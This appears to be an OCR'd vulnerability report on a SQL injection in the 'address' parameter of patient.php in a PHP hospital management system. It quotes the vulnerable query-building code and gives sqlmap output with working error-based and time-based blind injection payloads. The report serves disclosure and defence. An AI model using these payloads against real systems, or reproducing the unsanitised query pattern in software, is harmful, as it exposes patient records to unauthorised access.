

Hospital Management System patient.php has Sqlinjection

A SQL injection vulnerability exists in the Hospital Management System patient.php has Sqlinjection The basic introduction of the vulnerability is that SQL injection means that the web application does not strictly judge or filter the validity of user input data. An attacker can add additional SQL statements to the end of a predefined query statement in a web application, and perform illegal operations without the knowledge of the administrator. In this way, the database server can be tricked into performing any unauthorized query and obtaining the corresponding data information.




```
    }
    else
    {
        echo mysqli_error($con);
    }
}
else
{
$sql ="INSERT INTO patient(patientname,admissiondate,admissiontime,address,mobileno,city,pincode,loginid,password,bl
if($qsql = mysqli_query($con,$sql))
{
    echo "<script>alert('patients record inserted successfully...');</script>";
    $insid= mysqli_insert_id($con);
    if(isset($_SESSION[adminid]))
    {
    echo "<script>window.location='appointment.php?patid=$insid';</script>";
    }
    else
    {
    echo "<script>window.location='patientlogin.php';</script>";
    }
}
else
```



Sqlmap Attack

```
---
Parameter: address (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: address=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z'+(SELECT 0x6c4d4963 WHERE
9448=9448 AND GTID_SUBSET(CONCAT(0x7162787871,(SELECT
(ELT(6142=6142,1))),0x71786a7a71),6142))+'&city=San
Francisco&confirmpassword=g00dPa$$w0rD&dateofbirth=01/01/1967&loginid=HfjNUlYZ&mobilenumb
er=987-65-
4329&password=g00dPa$$w0rD&patientname=HfjNUlYZ&pincode=94102&select2=A+&select3=MALE&sub
mit=Submit

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: address=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z'+(SELECT 0x6c6b6d50 WHERE
2052=2052 AND 8535=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A,
INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1))+'&city=San
Francisco&confirmpassword=g00dPa$$w0rD&dateofbirth=01/01/1967&loginid=HfjNUlYZ&mobilenumb
```

```
er=987-65-
4329&password=g00dPa$$w0rD&patientname=HfjNUlYZ&pincode=94102&select2=A+&select3=MALE&sub
mit=Submit
---
```